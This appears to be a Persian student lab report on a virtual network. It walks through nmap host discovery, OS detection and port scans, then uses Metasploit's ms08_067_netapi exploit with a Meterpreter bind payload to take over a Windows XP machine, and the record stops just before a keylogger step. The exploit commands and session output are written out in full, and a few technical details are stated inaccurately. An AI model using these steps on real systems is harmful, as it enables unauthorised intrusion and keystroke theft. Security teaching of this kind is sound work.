

تمرین عملی دوم

ملیکا عبداللہی ۹۴۳۱۸۰۴

مرحله اول: تنظیمات شبکه رو طوری قرار دهید که سیستم ها یکدیگر را مشاهده (ping) کنند.

با قرار دادن یک رنج (محدوده) شبکه بر روی سیستم ها بطوریکه default gateway و DNS یکسان بر روی آنها، این سیستم ها با یکدیگر ارتباط برقرار می کنند. به شکل زیر:

Window XP: IP Address: **192.168.91.130**

Default gateway: 192.168.91.2

DNS: 192.168.91.2

Windows 7: IP Address: **192.168.91.129**

Default gateway: 192.168.91.2


DNS: 192.168.91.2

Kali Linux: IP Address: **192.168.91.128**

Default gateway: 192.168.91.2

DNS: 192.168.91.2

برای تست ارتباطی بین آنها از دستور ping استفاده شد و در هر مرحله با نمایش پیغام reply و تعداد پکتهای ارسالی و دریافتی و زمان مربوطه، مشخص شد سیستم ها با یکدیگر ارتباط دارند.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ping 192.168.91.129  
PING 192.168.91.129 (192.168.91.129) 56(84) bytes of data:  
64 bytes from 192.168.91.129: icmp_seq=1 ttl=128 time=0.607 ms  
64 bytes from 192.168.91.129: icmp_seq=2 ttl=128 time=0.594 ms  
64 bytes from 192.168.91.129: icmp_seq=3 ttl=128 time=0.646 ms  
64 bytes from 192.168.91.129: icmp_seq=4 ttl=128 time=0.663 ms  
64 bytes from 192.168.91.129: icmp_seq=5 ttl=128 time=0.841 ms  
64 bytes from 192.168.91.129: icmp_seq=6 ttl=128 time=0.709 ms  
64 bytes from 192.168.91.129: icmp_seq=7 ttl=128 time=0.635 ms  
^C  
--- 192.168.91.129 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 117ms  
rtt min/avg/max/mdev = 0.594/0.670/0.841/0.083 ms  
root@kali:~# ping 192.168.91.130  
PING 192.168.91.130 (192.168.91.130) 56(84) bytes of data:  
64 bytes from 192.168.91.130: icmp_seq=1 ttl=128 time=0.609 ms  
64 bytes from 192.168.91.130: icmp_seq=2 ttl=128 time=0.959 ms  
64 bytes from 192.168.91.130: icmp_seq=3 ttl=128 time=0.569 ms  
64 bytes from 192.168.91.130: icmp_seq=4 ttl=128 time=0.273 ms  
64 bytes from 192.168.91.130: icmp_seq=5 ttl=128 time=0.564 ms  
64 bytes from 192.168.91.130: icmp_seq=6 ttl=128 time=0.582 ms  
64 bytes from 192.168.91.130: icmp_seq=7 ttl=128 time=0.560 ms  
64 bytes from 192.168.91.130: icmp_seq=8 ttl=128 time=0.637 ms  
64 bytes from 192.168.91.130: icmp_seq=9 ttl=128 time=0.406 ms
```

مرحله دوم: با استفاده از ابزارهای معرفی شده، سیستم های روشن در شبکه را شناسایی کنید.

با استفاده از سوئیچ -sn در nmap می توان سیستم های روشن در شبکه را شناسایی نمود. در شکل زیر محدود آدرس 192.168.91.120-130 را بررسی کردیم تا سیستم های روشن در این محدود آدرس در شبکه مشخص شوند. همانگونه که مشاهده می شود برای هر سه سیستم عامل مورد آزمایش، پیغام up به معنای روشن بودن نمایش یافته است.

nmap -sn 192.168.91.120-130

```

root@kali: ~
File Edit View Search Terminal Help
MAC Address: 00:0C:29:48:47:EE (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# nmap -sn 192.168.91.128
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:40 EST
Nmap scan report for 192.168.91.128
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
root@kali:~# nmap -sn 192.168.91.129
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:40 EST
Nmap scan report for 192.168.91.129
Host is up (0.00039s latency).
MAC Address: 00:0C:29:05:59:43 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~# nmap -sn 192.168.91.120-130
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:40 EST
Nmap scan report for 192.168.91.129
Host is up (0.000081s latency).
MAC Address: 00:0C:29:05:59:43 (VMware)
Nmap scan report for 192.168.91.130
Host is up (0.00012s latency).
MAC Address: 00:0C:29:48:47:EE (VMware)
Nmap scan report for 192.168.91.128
Host is up.
Nmap done: 11 IP addresses (3 hosts up) scanned in 0.42 seconds
root@kali:~#

```

1- NMAP برای شناسایی سیستم عامل از چه سوئیچی استفاده میکند. چگونه انجام می شود؟

برای نمایش اطلاعات مربوط به سیستم عامل از دستور زیر استفاده می شود:

nmap -sS -O 192.168.91.128

در دستور بالا، IP وارد شده متعلق به سیستم عامل kali linux است و اطلاعات نمایش یافته نیز متعلق به این سیستم است. دستور (کامند) بالا با استفاده از گزینه اسکن همگام سازی TCP و اثر انگشت OS، وضعیت روشن بودن سیستم و نوع سیستم عامل استفاده شده در دستگاه های شبکه را بررسی میکند.

```

root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 09:22 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
root@kali:~# nmap -sS -O 192.168.91.128
Failed to resolve/decode supposed IPv4 source address "5": Name or service not known
QUITTING!
root@kali:~# nmap -sS -O 192.168.91.128
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 09:24 EST
Nmap scan report for 192.168.91.128
Host is up (0.000089s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
Device type: general purpose
Running: Linux 3.x
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
root@kali:~#

```


2- Full connect scan چگونه انجام می شود؟

این اسکن، یک اسکن پیش فرض TCP است. این مورد زمانی که کاربر مجوز بسته های خام (raw packet) را ندارد استفاده می شود. بجای نوشتن بسته های خام مانند انواع اسکن های دیگر، nmap از سیستم عال پایه برای برقراری ارتباط با دستگاه و پورت

هدف استفاده میکند. سوییچ مربوط به آن -sT است. به عبارتی نحوه انجام Full TCP connect scan در nmap با استفاده از دستور زیر (مثلا برای ویندوز 7) است:

Nmap -sT 192.168.91.129

در شکل زیر، این دستور برای سیستم عامل لینوکس و ویندوز 7 و xp تست شده است و اطلاعات مربوطه قابل مشاهده است. در این شکل مشاهده می شود، درمورد لینوکس (با آدرس 192.168.91.128) 999 پورت بسته هستند و فقط پورت 80 باز است. درمورد ویندوز 7 (با آدرس 192.168.91.129) و همچنین ویندوز xp (با آدرس 192.168.91.130) 1000 پورت اسکن شده اما همگی فیلتر هستند و هیچ کدام نمایش داده نشده اند. البته در برخی آزمایشات دیگر، نتایج بالعکس شد، یعنی پورتهای لینوکس بسته و برخی پورتهای ویندوزها باز و قابل نمایش بودند.




```
root@kali: ~  
root@kali:~# nmap -sT 192.168.91.128  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 09:48 EST  
Nmap scan report for 192.168.91.128  
Host is up (0.00084s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
root@kali:~# nmap -sT 192.168.91.129  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 09:48 EST  
Nmap scan report for 192.168.91.129  
Host is up (0.00020s latency).  
All 1000 scanned ports on 192.168.91.129 are filtered  
MAC Address: 00:0C:29:05:59:43 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 22.43 seconds  
root@kali:~# nmap -sT 192.168.91.130  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 09:49 EST  
Nmap scan report for 192.168.91.130  
Host is up (0.00027s latency).  
All 1000 scanned ports on 192.168.91.130 are filtered  
MAC Address: 00:0C:29:48:47:EE (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 21.46 seconds
```

3- Stealth scan چیست و چگونه انجام می شود؟

Stealth scan یا اسکن مخفی، یکی از مکانیزم های کشف در شبکه است و در عین حال بصورت ناشناس کار خود را انجام میدهد. از SYN scan، FIN scan یا سایر تکنیکها استفاده می کند تا از ثبت و گزارش اسکن پیشگیری کند. سوییچ مربوط به این اسکن -sS است (مثلا برای ویندوز XP):

Nmap -sS 192.168.91.130

همانگونه که مشاهده می شود، اطلاعات نمایش یافته مانند قبل است، فقط روش و سوییچ استفاده شده متفاوت است.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sS 192.168.91.130  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:15 EST  
Nmap scan report for 192.168.91.130  
Host is up (0.00021s latency).  
All 1000 scanned ports on 192.168.91.130 are filtered  
MAC Address: 00:0C:29:48:47:EE (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 22.62 seconds  
root@kali:~# nmap -sS 192.168.91.129  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:20 EST  
Nmap scan report for 192.168.91.129  
Host is up (0.00035s latency).  
All 1000 scanned ports on 192.168.91.129 are filtered  
MAC Address: 00:0C:29:05:59:43 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds  
root@kali:~# nmap -sS 192.168.91.128  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:25 EST  
Nmap scan report for 192.168.91.128  
Host is up (0.00022s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

4- UDP scan چگونه انجام می شود؟

UDP در حالیکه محبوب ترین سرویسهای اینترنت بر روی پروتکل TCP اجرا می شوند، سرویسهای UDP نیز بطور گسترده ای موجود هستند. DHCP، DNS، و SNMP سه مورد از رایج ترینهای UDP Port هستند. از آنجاییکه اسکن UDP کندتر و بسیار مشکل تر از TCP است، معمولاً این نوع اسکن کمتر انجام می شود. نحوه کار آن به این صورت است که اگر یک بسته UDP به یک پورت ارسال شود که باز نیست، این سیستم با یک پیام عدم دسترسی پورت ICMP پاسخ می دهد. اکثر اسکنهای UDP از این روش اسکن استفاده می کنند و از عدم پاسخ به این نتیجه می رسند که یک پورت باز است. سوئیچ مربوط به این نوع اسکن SU- است.

در شکل زیر، این دستور برای سیستم عامل لینوکس و ویندوز 7 و xp تست شده است و اطلاعات مربوطه قابل مشاهده است. همانگونه که مشاهده می شود، در مورد لینوکس (با آدرس 192.168.91.128) 999 پورت بسته هستند و فقط پورت 68 باز است. در مورد ویندوز 7 (با آدرس 192.168.91.129) و همچنین ویندوز xp (با آدرس 192.168.91.130) 1000 پورت اسکن شده اما همگی فیلتر هستند و هیچ کدام نمایش داده نشده اند.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sU 192.168.91.128  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:35 EST  
Nmap scan report for 192.168.91.128  
Host is up (0.00015s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
68/udp    open|filtered dhcp  
  
Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds  
root@kali:~# nmap -sU 192.168.91.129  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:36 EST  
Nmap scan report for 192.168.91.129  
Host is up (0.00028s latency).  
All 1000 scanned ports on 192.168.91.129 are open|filtered  
MAC Address: 00:0C:29:05:59:43 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 21.49 seconds  
root@kali:~# nmap -sU 192.168.91.130  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 10:37 EST  
Nmap scan report for 192.168.91.130  
Host is up (0.00028s latency).  
All 1000 scanned ports on 192.168.91.130 are open|filtered  
MAC Address: 00:0C:29:48:47:EE (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 21.58 seconds
```

5- Idle scan چگونه انجام می شود؟ چه مزیتی نسبت به سایر اسکن ها دارد؟ این اسکن را انجام دهید و بوسیله wireshark اقدام به مشاهده پیام ها کنید. نحوه انجام این اسکن را توسط پکت های شنود شده توسط wireshark توضیح دهید.

این نوع اسکن، یک روش اسکن پورت هوشمندانه جدید است. این نوع اسکن، امکان ایجاد اسکن کامل پورت بصورت پنهانی را فراهم می‌سازد. درواقع مهاجمان می‌توانند یک هدف را بدون ارسال یک بسته واحد به هدف از IP آدرس خودشان اسکن کنند. علاوه براین، این اسکن امکان کشف روابط مطمئن مبتنی بر IP بین ماشینها را نیز دارد. درعین حال که Idle scan پیچیده تر از هر نوع اسکن انجام شده تا این مرحله است، اما براحتی قابل انجام است. سوئیچ مربوط به آن -sL است.


nmap -Pn -sI 192.168.91.128 192.168.91.130

```
root@kali:~# nmap -sI 192.168.91.128 192.168.91.130
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP. On
the other hand, timing info Nmap gains from pings can allow for faster, more re
liable scans.
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-29 12:14 EST
Idle scan zombie 192.168.91.128 (192.168.91.128) port 443 cannot be used because
IP ID sequence class is: All zeros. Try another proxy.
QUITTING!
root@kali:~#
```

اما در اینجا چون هر دو آدرس در یک شبکه هستند، پاسخ مناسبی بر نمی‌گرداند.

با وجود اینکه همانگونه که در شکلهای بعدی مشاهده می‌شود، بسته های زیادی از آدرس 192.168.91.128 درحال ارسال هستند اما به هدف مورد نظر یعنی 192.168.91.130 ارسال نمیشوند.

Capturing from eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/> Expression...						
No.	Time	Source	Destination	Protocol	Length	Info
536	26.885541441	192.168.91.128	192.168.91.2	DNS	87	Standard
537	26.937193707	192.168.91.2	192.168.91.128	DNS	164	Standard
538	32.499830374	192.168.91.128	133.243.238.243	NTP	90	NTP Vers
539	32.831122352	133.243.238.243	192.168.91.128	NTP	90	NTP Vers
540	38.958208574	fe80::689d:1d40:cd1...	ff02::1:2	DHCPv6	149	Solicit
541	50.971554831	Vmware_f7:39:f2	Broadcast	ARP	42	Who has
542	50.971851492	Vmware_48:47:ee	Vmware_f7:39:f2	ARP	60	192.168.
543	51.004632841	192.168.91.128	192.168.91.2	DNS	87	Standard
544	51.057000912	192.168.91.2	192.168.91.128	DNS	164	Standard
545	56.223936173	Vmware_f7:39:f2	Vmware_f7:ee:49	ARP	42	Who has
546	56.224154717	Vmware_f7:ee:49	Vmware_f7:39:f2	ARP	60	192.168.
Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0						
Ethernet II, Src: Vmware_f7:39:f2 (00:0c:29:7f:39:f2), Dst: Vmware_f7:ee:49 (00:50:56:00:00:00)						
Internet Protocol Version 4, Src: 192.168.91.128, Dst: 133.243.238.243						
0000	00 50 56 f7 ee 49 00 0c	29 7f 39 f2 08 00 45 10	.PV..I..).9...E-			
0010	00 4c 5f b2 40 00 40 11	49 cf c0 a8 5b 80 85 f3	.L_@.@.I...[...]			
0020	ee f3 98 f0 00 7b 00 38	91 59 23 00 00 00 00 00{ 8 Y#.....			
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
0040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
eth0: <live capture in progress> Packets: 592 · Displayed: 592 (100.0%) Profile: Default						



گزارش بخش دوم، قسمت اول:

محیط آزمایشی: به وسیله ی دستورات زیر در terminal موجود بر روی kali linux، اقدام به نصب Metasploit کردیم:

service postgresql start

Ss -ant

msfdb init

msfconsole

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
root@kali:~# ss -ant
State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
LISTEN     0      128   127.0.0.1:5432          *:*
LISTEN     0      128   :::1:5432               :::*
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfconsole
[*] Starting the metasploit Framework console.../

```

مرحله اول: تمام سیستم عامل های موجود در شبکه لوکال را به وسیله Nmap شناسایی کنید.

مرحله دوم: پس از یافتن سیستم عامل قربانی با دستور nmap تمام پورتهای آن را بررسی کنید. باز بودن پورت 445 را بررسی کنید.

با استفاده از دستور `nmap -sn 192.168.91.0/24` سیستم عامل های موجود در شبکه شناسایی شدند. در شکل زیر سیستم با آدرس 192.168.91.130 سیستم هدف یا قربانی (ویندوز xp) است و سیستم با آدرس 192.168.91.133 سیستم مهاجم (kali linux) است.

```
root@kali: ~  
File Edit View Search Terminal Help  
-h: Print this help summary page.  
EXAMPLES:  
nmap -v -A scanme.nmap.org  
nmap -v -sn 192.168.0.0/16 10.0.0.0/8  
nmap -v -iR 10000 -Pn -p 80  
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES  
root@kali:~# nmap -sn 192.168.91.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-01 02:41 EST  
Nmap scan report for 192.168.91.1  
Host is up (0.00018s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.91.2  
Host is up (0.00014s latency).  
MAC Address: 00:50:56:F7:EE:49 (VMware)  
Nmap scan report for 192.168.91.130  
Host is up (0.00038s latency).  
MAC Address: 00:0C:29:48:47:EE (VMware)  
Nmap scan report for 192.168.91.254  
Host is up (0.00017s latency).  
MAC Address: 00:50:56:FA:78:4D (VMware)  
Nmap scan report for 192.168.91.133  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.59 seconds  
root@kali:~#
```

برای بررسی پورتهای سیستم قربانی از دستور `nmap -sT 192.168.91.130` استفاده می کنیم، همانگونه که در شکل زیر مشخص است پورت 445 باز است.

```
root@kali: ~  
File Edit View Search Terminal Help  
Host is up (0.00014s latency).  
MAC Address: 00:50:56:F7:EE:49 (VMware)  
Nmap scan report for 192.168.91.130  
Host is up (0.00038s latency).  
MAC Address: 00:0C:29:48:47:EE (VMware)  
Nmap scan report for 192.168.91.254  
Host is up (0.00017s latency).  
MAC Address: 00:50:56:FA:78:4D (VMware)  
Nmap scan report for 192.168.91.133  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.59 seconds  
root@kali:~# nmap -sT 192.168.91.130  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-01 02:42 EST  
Nmap scan report for 192.168.91.130  
Host is up (0.0020s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:0C:29:48:47:EE (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds  
root@kali:~#
```

مرحله 3،4،5،6: با دستور `msfconsole` در ترمینال kali linux، فریم ورک متااسپلویت را فراخوانی کنید. با دستور `use set payload exploit/windows/smb/ms08_067_netapi` اکسپلویت `ms08_067_netapi` را انتخاب کنید. با دستور `show options` مشخصات مربوطه را مشاهده کنید.

بعد فراخوانی فریم ورک متا اکسپلویت با استفاده از دستور `msfconsole`، اطلاعات به شکل زیر حاصل شدند:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
[~] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

3Kom SuperHack II Logon

User Name:      [ security ]
Password:      [          ]
```

سایر دستورات به ترتیب ذکر شده و به شکل زیر اجرا شدند.

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444            yes       The listen port
  RHOST     RHOST            no        The target address
```

مرحله 7، 8: نیازمندیهای مربوط که اکسپلویت و پیلوت مربوطه، شامل RHOST و LHOST را تکمیل کنید. با استفاده از دستور exploit، اکسپلویت مربوطه را اجرا کنید.

در اینجا RHOST برای معرفی کردن سیستم هدف استفاده می شود و LHOST به منظور معرفی کردن سیستم مهاجم به شکل زیر استفاده می شوند:

Set RHOST 192.168.91.130

Set LHOST 192.168.91.133

نتیجه حاصل به شکل زیر است:


```
root@kali: ~
File Edit View Search Terminal Help

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT     4444             yes       The listen port
  RHOST     no               no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.91.130
RHOST => 192.168.91.130
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.91.133
LHOST => 192.168.91.133
msf exploit(windows/smb/ms08_067_netapi) >
```

پس از آن، با استفاده از دستور exploit، دسترسی meterpreter حاصل می شود، همانگونه که در شکل زیر قابل مشاهده است»

```
root@kali: ~
File Edit View Search Terminal Help

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.91.130
RHOST => 192.168.91.130
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.91.133
LHOST => 192.168.91.133
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.91.130:445 - Automatically detecting the target...
[*] 192.168.91.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.91.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.91.130:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.91.130:4444
[*] Sending stage (179779 bytes) to 192.168.91.130
[*] Meterpreter session 1 opened (192.168.91.133:33705 -> 192.168.91.130:4444) at 2018-12-01 03:10:00 -0500

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

مرحله 9، 10 و 11: پس از اخذ meterpreter، با کمک دستور help اقدام به راه اندازی keylogger بر روی سیستم هدف کنید. سپس اقدام به تایپ شماره دانشجویی خود در سیستم هدف کنید. با دستور keyscan_dump اقدام به نمایش متن تایپ شده در kali linux کنید.

با وارد کردن help، دستورات مختلف و راهنمای مربوط به این قسمت نمایش می یابد.

```
File Edit View Search Terminal Help
[*] Meterpreter session 5 opened (192.168.91.134:30723 -> 192.168.91.139:4444) at 2018-12-01 05:54:43 -0500

meterpreter > help

